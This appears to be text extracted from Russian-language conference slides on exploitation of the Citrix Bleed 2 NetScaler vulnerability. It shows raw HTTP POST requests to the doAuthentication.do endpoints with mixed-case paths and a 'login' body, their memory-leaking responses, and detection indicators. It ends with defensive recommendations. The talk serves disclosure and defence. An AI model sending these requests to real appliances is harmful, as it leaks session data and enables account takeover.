
Response

Pretty Raw Hex Render

```
16 </ReadOnly>
17 <InitialValue>
    zÅíü1Tg
    ©³½v?»!ÔóG|P1mA-ð) G Lp:yæü<D0H³ðñî{i@V«D6j*3odµN;[×töM U7
    Œ²¼*Tu{PÐâ3Xäd2àF^P}</InitialValue>
    <Constraint>
        .+
    </Constraint>
```

Фокус внимания смещён только на один из двух
путей аутентификации

STANDOFF *Talks*



Откуда взялся второй путь?



cyberplace.social

<https://cyberplace.social> > ... · Перевести эту страницу ·

Kevin Beaumont: "Exploitation IOCs for CVE-2025..."

7 июл. 2025 г. — **My own honeypot** only sees activity from Private VPN. No ... Most POST /p/u/doAuthentication.do, some POST /nf/auth/doAuthentication.do.

Azioni di rilevamento

Per evidenziare eventuali indicatori di possibili exploit o scanning, verificare nei log HTTP (web server, reverse proxy o NetScaler stesso) o nei sistemi di logging di sicurezza (SIEM, FPC, ecc...) richieste POST configurate come segue:

- Content-Length ≤ 6 ;
- Target URI:
 - /p/u/doAuthentication.do;
 - /nf/auth/doAuthentication.do;
 - o similari (anche con parametri).



Исследователь
развернул в
Интернете honeypot
и поделился своими
находками



Информация от
агентства
национальной
кибербезопасности
Италии

+ может быть он просто у вас используется по умолчанию $\neg_(\text{ツ})_/\neg$

Что мы теперь знаем про эксплуатацию Citrix Bleed 2

Пути по которым бьют хакеры

/nf/auth/doAuthentication.do

/p/u/doAuthentication.do

Тело запроса содержит

просто слово **login** (регистр может быть любым)

Па-а!



Request

1 POST /nF/aUtH/dOaUtHeNtIcAtIoN.dO HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 LoGiN

? ⚙️ ⬅️ ➡️ Search

Response

1 </ReadOnly>
2 <InitialValue>
3 ␣␣;hI␣ó~␣ ␣æp--XP±æ) ␣Vă ·z␣␣,␣␣·␣^Èù"Ô4VÁă,␣Ñø³re{é.yquJ;^␣×␣^ ¹â£␣s␣Lx
4 âóúó±WŪùç^ð ū=:¬L[WÂÝ£#FÛ;äqe¥âû6␣ĚàÖ
5 </InitialValue>
6 <Constraint>

Па-а!

STANDOFF TALKS



Request

Pretty Raw Hex

```
1 POST /nF/aUtH/dOaUtHeNtIcAtIoN.dO HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 LogIn
```

Response

Pretty Raw Hex Render

```
</ReadOnly>
<InitialValue>
  ☐☐;hI☐ó~☐ ☐æp--XP±æ)☐Vă·z☐☐,☐☐·☐^È"Ô4VĂă,☐Ñø³are{é.yquJ;^☐×☐^ ¹ă£☐s☐L×
  âÓÚó±WŪùç^ø ū=:¬L[WĂÝ£#FŪ;äqe¥âû6☐ĖàÖ
</InitialValue>
<Constraint>
```

+ CSRF-токен использовать валидный (при необходимости)

STANDOFF TALKS

STANDOFF TALKS

Что мы теперь знаем про эксплуатацию Citrix Bleed 2 (v2)

Пути по которым бьют хакеры

/nf/auth/doAuthentication.do

/p/u/doAuthentication.do

регистр может быть любым!



Тело запроса содержит

просто слово login

Заключение



→ Установка обновлений безопасности, смена железки с более свежим ПО



→ Спрятать за VPN (пусть атакуют только "свои")



→ Использовать WAF (пока не проверил PoC-и из данной презентации)



→ Использовать SIEM и периодически убивать сессии

Заключение



→ Установка обновлений безопасности,
смена железки с более свежим ПО



→ Спрятать за VPN (пусть атакуют только
“свои”)



→ Использовать WAF (пока не проверил
PoC-и из данной презентации)



→ Использовать SIEM и периодически
убивать сессии

Заключение



→ Установка обновлений безопасности, смена железки с более свежим ПО



→ Спрятать за VPN (пусть атакуют только "свои")



→ **Использовать WAF (проверив, что он отражает все PoC-и из данной презентации)**



→ Использовать SIEM и периодически убивать сессии

Спасибо за внимание!

STANDOFF *Talks*



Кумуржи Георгий Максимович

Специалист по анализу защищенности мобильных
и веб-приложений (и немного социалки)



iam@gkumurzhi.ru



Слайды презентации
Чек-лист для проверки